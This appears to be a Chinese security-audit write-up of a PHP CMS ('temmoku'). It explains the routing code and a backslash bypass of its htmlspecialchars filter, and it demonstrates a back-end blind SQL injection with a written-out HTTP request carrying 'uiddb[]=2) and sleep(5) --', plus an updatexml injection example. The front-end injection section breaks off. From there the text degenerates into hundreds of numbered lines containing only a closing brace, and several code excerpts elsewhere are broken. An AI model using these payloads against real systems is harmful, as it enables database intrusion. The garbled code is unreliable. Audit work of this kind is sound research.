这里可以看到 `$_SERVER[PATH_INFO]` 的第一个传参就是模块了，第 92 行将 `$_SERVER[PATH_INFO]` 分隔为两个数组，第 93 行获取到第一个参数，第 96-113 检测网站是否安装的同时对模块进行验证，判断传入的模块 `$_config` 数组中 `MODULE_ROUTE` 是否存在，存在则定义 `MODULE` 常量为 `$test_module`。

第 127-130 行如果不存在 `MODULE` 常量默认定义为 `home`，让用户访问到 `home` 模块。



终于到了我们的关键时刻，137-139 行定义三个外部传递过来的 `m,c,a`，终于定位到控制 `module` (模块) `controller` (控制器) `action` (方法) 了，`admin` 模块有特例处理，我们放在这里先不管。152-155 以及 157-161 行都是进行包含模块下的 `function.php` 文件以及 `route.php` 文件，但是我们不能高兴的太早，136 行中 `if` 判断是否存在 `C('URL_RULES')`；我们奇怪的发现并没有！



但是没关系，我们保持良好心态继续往下通读。

```
163 if(isset($_SERVER['PATH_INFO'])) {  
164     //默认路径解析全网址，标准伪静态网址  
165     $paths = explode(MODULE_PATHINFO_DEPR, $_SERVER['PATH_INFO']);  
166     if($paths) {
```

```
167     'empty($_paths[0]) && (defined('CONTROLLER') or define('CONTROLLER', strtolower($_paths[0]))) && array_shift ( $_paths );
168     'empty($_paths[0]) && (defined('METHOD') or define('METHOD', $_paths[0])) && array_shift ( $_paths );
169
170
171     //解析参数
172     foreach($_paths AS $_paths_k=>$_V){
173         if($_paths_k%2==1){
174             $_GET[$_paths[$_paths_k-1]]=$_paths[$_paths_k]
175         }
176     }
177
178     defined('CONTROLLER') or define('CONTROLLER','index');
179     defined('METHOD') or define('METHOD','index');
180
```

*无标题 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
MODULE PATHINFO_DEPR---/
MODULE---home
CONTROLLER---index
METHOD---index

果然，山重水复疑无路，柳暗花明又一村。下面对 PATH_INFO 进行分隔，分别当作控制器与方法，如果不存在则默认都为 Index。

到这里我们都会认为 route.php 文件通读完毕，但是这里有一个小坑。它是析构方法。

```
225     static public function filtering()
226     {
227         $_GET = filtering($_GET );
228         $_POST = filtering($_POST );
229         $_COOKIE = filtering($_COOKIE);
230         $_SESSION = filtering($_SESSION);
231         $_SERVER = filtering($_SERVER);
232     }
233     // 检测自定义全局变量 (register globals) 并移除
234     static public function un_register_Globals()
235     {
236
237
238
239
240
241
242
243
244
245
246
247
248     static public function test_is_mod_rewrite() {
249
250
251
252
253
254
255
256
257
258
259
260
261
262     /**
263      * 析构方法
264      */
265     public function destruct() {
266         self::filtering();
267         self::un_register_Globals();
268     }
269 }
270 ?>
```

不然呢，我们都以为这整个框架没有过滤处理，但其实在__destruct 中进行过滤了，过滤函数为 filtering，可以看到把 \$_GET、\$_POST、\$_COOKIE、\$_SESSION、\$_SERVER 统统进行了过滤。

我们从 functions.php 文件中看一下 filtering 是如何定义的。

```
1099 function filtering(&$content) {
1100     if(is_array($content)){
1101         foreach($content as $key=>$value){
1102             $array=['id','aid','cid','uid','mid','cmid','iid','nid','cityid','proviceid','countyid','townid','upcid','state','reply_id','lid'];
1103             if(in_array($key,$array) && $key ){
1104                 $content[$key]=intval($value);
1105             }
1106         }
1107     }
1108
1109     $content = is_array($content) ? array_map('filtering', $content) : htmlspecialchars($content, ENT_QUOTES);
1110     return $content;
1111 }
1112
```

将外部传进来的 key 值

为: 'id','aid','cid','uid','mid','cmid','iid','nid','cityid','proviceid','countyid','townid','upcid','state','reply_id','lid'全部做 intval 处理，而 key 值不属于他们则做

htmlspecialchars(\$content,ENT_QUOTES); 处理，从第一眼来看，一拳击败 SQL 注入以及 XSS 漏洞，过滤还是比较严格的，但是我们发现一个问题 ENT_QUOTES 作为

htmlspecialchars 的第二个参数，将标签以及双引号、单引号进行 HTML 实体化，但是并不会对反斜杠进行转义。如图：

```
PHP 保存(Save) 我的代码 嵌入博客(Embed) 执行(Run) +
1 <?php
2 var_dump(htmlspecialchars("\'", ENT_QUOTES));
3 var_dump(htmlspecialchars("'", ENT_QUOTES));
4 var_dump(htmlspecialchars("<", ENT_QUOTES));
```

string(6) "";"
string(6) "';"
string(4) "<;"

```
5 var_dump(htmlspecialchars(">", ENT_QUOTES));
6 var_dump(htmlspecialchars("\\", ENT_QUOTES));
```

```
string(4) "&gt;"
string(1) "\"
```

反斜杠 \ 没有被转义，这样在 SQL 语句中我们可以通过 \ 来对 SQL 语句进行打乱。前提是有两个可控点。

例如：SELECT * FROM XXX WHERE A=' 1' AND B=' 2'

在 A 中插入反斜杠在 B 中插入攻击语句，SQL 语句变为 SELECT * FROM XXX WHERE A=' 1\' AND B=' or updatexml(1,concat(1,user(),1),1) -- '

也可以进行 SQL 注入，第二种情况则是有一个可控点，但是没有被单引号包裹。

并且可控点 A 以及可控点 B 如果是由外部传递，都不可以键值

为：'id','aid','cid','uid','mid','cmid','iid','nid','cityid','proviceid','countyid','townid','upcid','s
tate','reply_id','lid'

好了，了解完过滤部分后继续往下通读代码。

```
234 static public function un_register_globals()
235 {
236     if (ini_get('register_globals')) {
237         $array = ['_SESSION', '_POST', '_GET', '_COOKIE', '_REQUEST', '_SERVER', '_ENV', '_FILES'];
238         foreach ($array as $value) {
239             foreach ($GLOBALS[$value] as $key => $var) {
240                 if ($var === $GLOBALS[$key]) {
241                     unset($GLOBALS[$key]);
242                 }
243             }
244         }
245     }
246 }
247
248 static public function test_is_mod_rewrite(){
262 /**
263  * 析构方法
264  */
```

```
265 public function __destruct() {
266     self::filtering();
267     self::un_register_globals();
268 }
```

因为 PHP 默认关掉此拓展，所以我们一带而过。

终于将 route.php 读完了，我们回到 app.php 中继续通读。

```
16 public static function run() {
17     spl_autoload_register('self::Load_Class');
18     self::setReporting(); // 定义一些根据变量而改变的错误信息
19     self::default_config();
20     new route();
21     self::log();
22     self::Load_Controller();
23 }
24
25 private static function log() {
26     if(C('LOG')) {
27         $_SERVER['HTTP_REFERER'] ? $HTTP_REFERER = $_SERVER['HTTP_REFERER'] : $HTTP_REFERER = '';
28         $DIR = RUNTIME_PATH . 'access_Logs/' . date('ymd');
29         $DIR = $DIR . '/' . date('H') . md5(C('md5')) . '.txt';
30         $content = 'HTTP_RAW_POST_DATA: ' . file_get_contents('php://input');
31         $content .= 'GET->' . json_encode($_GET) . "\n";
32         $content .= 'POST->' . json_encode($_POST) . "\n";
33         $content .= 'HTTP_REFERER->' . $HTTP_REFERER . "\n";
34         $content .= 'onlineip->' . onlineip() . "\n";
35         $content .= 'COOKIE->' . json_encode($_COOKIE) . "\n";
36         $content .= 'time->' . date('Y-m-d H:i:s');
37         $content .= "\r\n";
38         write_file($DIR, $content, 'a+');
39     }
40 }
41 // 检测开发环境
42 private static function setReporting()
43 {
44 }
45 }
46 }
47 }
48 }
49 }
60 }
```

*无标题 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
["SELECT_TEMPLATE"]=>
string(7) "default"
["ISWRITE_TEMPLATE"]=>
string(1) "1"
["MD5"]=>
string(0) ""
["HTML"]=>
string(5) ".html"
["IS_LOG"]=>
string(1) "0"
["GD"]=>


App.php 文件第 21 行用于日志处理，默认为 0，我们也暂时不看。继续往下读取。

```
16 public static function run(){
17     spl_autoload_register('self::Load_Class');
18     self::setReporting(); // 定义一些根据变量而改变的错误信息
19     self::default_config();
20     new route();
21     self::log();
22     self::Load_Controller();
23 }
24
25 private static function log(){
41 // 检测开发环境
42 private static function setReporting()
43 {
60
61 //加载控制器
62 private static function Load_Controller(){
63     //如果是模块
64     $home= MODULE=='admin' || MODULE=='user' || MODULE=='install' || MODULE=='home' ? '' : '\home';
65
66     //如果是插件is_plugin
67     $plugin_defined('is_plugin') ? 'plugin\\' : '';
68     $controller = $plugin.MODULE.$home.'\controller\\'.strtolower(CONTROLLER);
69
70     if (class_exists($controller)) {
71         $dispatch = new $controller();
72         Load_Method($dispatch,METHOD,$controller);
73     }else{
74         E($controller.'控制器不存在');
75     }
76 }
77 }
```

第 69 行已经告知我们如何定位到某个模块，某个控制器，某个方法了。

我们可以清晰的知道网站如何运行。下面是规划的两种模块 / 控制器 / 方法访问规则

下面我们在 app/user/controller / 文件夹下创建我们自己的控制器，来看是否可以正常访问到我们定义的自定义方法。



```
├── sms.php
├── upfile.php
├── caching.php
├── error_code.php
├── module_route.php
├── plugin_route.php
└── power.php
```

```
64 // 如果不是模块
65 $home= MODULE=='ad
66
67 //如果是插件is_plu
68 $plugin=defined('i
69 $controller = $plu
70 if (class_exists($
```

创建 heihu.php, 文件内容为

```
<?php
namespace user\controller;
class heihu{
    public function index(){
        echo 'Ok~';
    }
}
```

访问 URL:http://www.temmoku.com/?temmoku_dirs=user/heihu/index

运行结果:






整个框架思路清晰，我们开始挖掘漏洞。

0x02 SQL 注入的摸索

我们在了解框架时知道，全局进行了 htmlspecialchars 过滤，并且我们知道有两种存在 SQL 注入的情况，第一种情况：有两个可控点、第二种情况：有一个可控点，并且没有被引号包裹。这两种情况发送的请求 Key 都不能为

'id','aid','cid','uid','mid','cmid','iid','nid','cityid','proviceid','countyid','townid','upcid','state','reply_id','lid'

我们通过 Notepad++ 的全局搜索功能，搜索 “ AND ” 来看一下



笔者在这里并没有找到可利用的点，接着我们查找 “ OR ”


```
D:\phpstudy_pro\WWW\temmoku\public\global\ueditor\third-party\highcharts\highcharts.src.js (3 hits)
Line 4816:         wrapper[key] = value; // the key is now 'left' or 'top' for 'x' and 'y'
Line 5361:         var propNodes = elem.getElementsByTagName(prop); // 'stroke' or 'fill' node
Line 7405:         // is 'between' or 'on', this padding does not apply.
D:\phpstudy_pro\WWW\temmoku\public\global\ueditor\third-party\video-js\video.dev.js (2 hits)
Line 2030: * All for an integer, integer + 'px' or integer + '%';
Line 2037: * @param {String} widthOrHeight 'width' or 'height'
D:\phpstudy_pro\WWW\temmoku\temmoku\connection.php (1 hit)
Line 1159: * @param string $andor 'AND' or 'OR'
D:\phpstudy_pro\WWW\temmoku\temmoku\vendor\gatewayworker\vendor\workerman\gateway-worker\src\Lib\DbConnection.php (1 hit)
```

也没有给出我们想要的结果。

0x03 后台 SQL 注入漏洞

在 0x02 中我们的猜想没有成功，这个时候我们可以通过 Seay 源代码审计系统来进行漏洞查找。但笔者并没有使用工具。

通过笔者以往的审计经验，存在 SQL 注入大多数情况下会在 Mysql 中的 WHERE 语句中的 in 关键字，我们通过 Notepad++ 来全局查找一下 “in (“



```
100 db::update(jab.'user')->cols(['state'=>$_POST['state']])->where("uid IN ($uidDB)")->query();
101 }else{
102 db::update(jab.'user')->cols(['state'=>$_POST['state']])->where("uid='$_POST[uid]'")->query();
103 }
104 $this->Success('操作成功');
105 }
106 public function del(){
107 if(is_array($_POST['uiddb'])){
108 $uidDB=implode(',',$_POST['uiddb']);
109 db::delete(jab.'user')->where("uid IN ($uidDB)")->query();
110 }else{
111 db::delete(jab.'user')->where("uid='$_POST[uid]'")->query();
112 }
113 $this->Success('操作成功');
114 }
115 }
116 public function index(){
117 !isset($_GET['page']) && $_GET['page']=1;
118 $rows='30';
119 $_data=db::select('*')->from(jab.'user')->orderByDESC(['uid'])->setPaging($rows)->page($_GET['page']->query();

ts in 14 files
D:\temmoku\app\admin\controller\user.php (2 hits)
db::update(jab.'user')->cols(['state'=>$_POST['state']])->where("uid IN ($uidDB)")->query();
db::delete(jab.'user')->where("uid IN ($uidDB)")->query();
```

我们可以看到 \$_POST[uiddb] 中, uiddb 并不在过滤范围, 所以这里有可能会造成 SQL 注入漏洞。

这里使用了 db 类, 笔者简单观看了一下, 开发者写出的 db 类类似于 TP 框架中的 db 类。

这里构造 HTTP 包

POST /?temmoku_dirs=admin/user/state HTTP/1.1

Host: www.temmoku.com


Content-Type: application/x-www-form-urlencoded

Content-Length: 37

cookie: 管理员的 COOKIE 信息

uiddb[]=1&uiddb[]=2) and sleep(5) --

运行结果:



```
14 <meta charset="UTF-8">
15 <title></title>
16 </head>
17 <style>
18 .msg_ok{
19     position: absolute;
20     z-index: 1;
21     left: 20%;
22     right: 20%;
23     top: 30%;
24     background-color: #009688;
25     border-radius: 5px;
26     height: 200px;
27 }
28 .msg_ok .msg{
29     line-height: 100%;
30     color: #fff;
31     position: absolute;
32     line-height: 45px;
33     text-align: center;
34     width: 100%;
35     font-weight: bold;
36     margin-top: 30px;
37 }
38 .msg_ok .msg a{
39     color: #fff;
40 }
41 #timer{
42     color: #23232E;
43     padding-right: 10px;
44 }
```

Done

1,423 bytes | 5.036 millis

后台存在一处 SQL 盲注漏洞，可是我们并不喜欢后台怎么办？ (/ 坏坏的笑)

0x04 前台 SQL 注入漏洞（一）

我们紧接着上一次的 “in (” 关键字查询结果，来往下翻一翻是否存在前台漏洞。

我们寻寻觅觅看到 user 模块中 comment 控制器的 del 方法存在 in 关键字

```
D:\phpstudy_pro\WWW\temmoku\app\user\controller\comment.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(M) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
文件工作区
power.php
attachment
public
runtime
temmoku
lib
tpl
vendor
admin.php
app.php
connection.php
controller.php
db.php
functions.php
hook.php
index.htm
model.php
route.php
run.php
comment.php
34 }
35 db::delete($jab, "comment")->where("id='{$_POST['id']}'")->query();
36 echo json_encode(['code'=>'0', 'text'=>'删除成功']);
37 }
38 else{
39     echo json_encode(['code'=>'505', 'text'=>'不存在的数据或者没有权限']);
40 }
41 }elseif(is_array($_POST['id'])){
42     if(!isset($_POST['del'])){
43         $this->err('系统设置不允许删除自己的评论');
44     }
45     $id=implode(",",$_POST['id']);
46     //查询一下自己的评论，不能胡乱删除
47     $data=db::select('*')->from($jab, "comment")->where("id IN ($id) AND uid='{$_C('MYDB.uid')}")->query();
48     foreach($data AS $row){
49         $rows=db::select('*')->from($jab, "comment")->where("id='{$row['id']}'")->row();
50         //主评论
51         if($rows['reply_id']!=0){
52             //更新主表comment的值
53             db::query("UPDATE ".$jab, "article" SET 'comment_num' = comment_num-1 WHERE aid='{$rows[aid]}");
54         }
55     }
56 }
57 }
58 }
59 }
60 }
61 }
62 }
63 }
64 }
65 }
66 }
67 }
68 }
69 }
70 }
71 }
72 }
73 }
74 }
75 }
76 }
77 }
78 }
79 }
80 }
81 }
82 }
83 }
84 }
85 }
86 }
87 }
88 }
89 }
90 }
91 }
92 }
93 }
94 }
95 }
96 }
97 }
98 }
99 }
100 }
101 }
102 }
103 }
104 }
105 }
106 }
107 }
108 }
109 }
110 }
111 }
112 }
113 }
114 }
115 }
116 }
117 }
118 }
119 }
120 }
121 }
122 }
123 }
124 }
125 }
126 }
127 }
128 }
129 }
130 }
131 }
132 }
133 }
134 }
135 }
136 }
137 }
138 }
139 }
140 }
141 }
142 }
143 }
144 }
145 }
146 }
147 }
148 }
149 }
150 }
151 }
152 }
153 }
154 }
155 }
156 }
157 }
158 }
159 }
160 }
161 }
162 }
163 }
164 }
165 }
166 }
167 }
168 }
169 }
170 }
171 }
172 }
173 }
174 }
175 }
176 }
177 }
178 }
179 }
180 }
181 }
182 }
183 }
184 }
185 }
186 }
187 }
188 }
189 }
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }
198 }
199 }
200 }
201 }
202 }
203 }
204 }
205 }
206 }
207 }
208 }
209 }
210 }
211 }
212 }
213 }
214 }
215 }
216 }
217 }
218 }
219 }
220 }
221 }
222 }
223 }
224 }
225 }
226 }
227 }
228 }
229 }
230 }
231 }
232 }
233 }
234 }
235 }
236 }
237 }
238 }
239 }
240 }
241 }
242 }
243 }
244 }
245 }
246 }
247 }
248 }
249 }
250 }
251 }
252 }
253 }
254 }
255 }
256 }
257 }
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960 }
961 }
962 }
963 }
964 }
965 }
966 }
967 }
968 }
969 }
970 }
971 }
972 }
973 }
974 }
975 }
976 }
977 }
978 }
979 }
980 }
981 }
982 }
983 }
984 }
985 }
986 }
987 }
988 }
989 }
990 }
991 }
992 }
993 }
994 }
995 }
996 }
997 }
998 }
999 }
1000 }
```

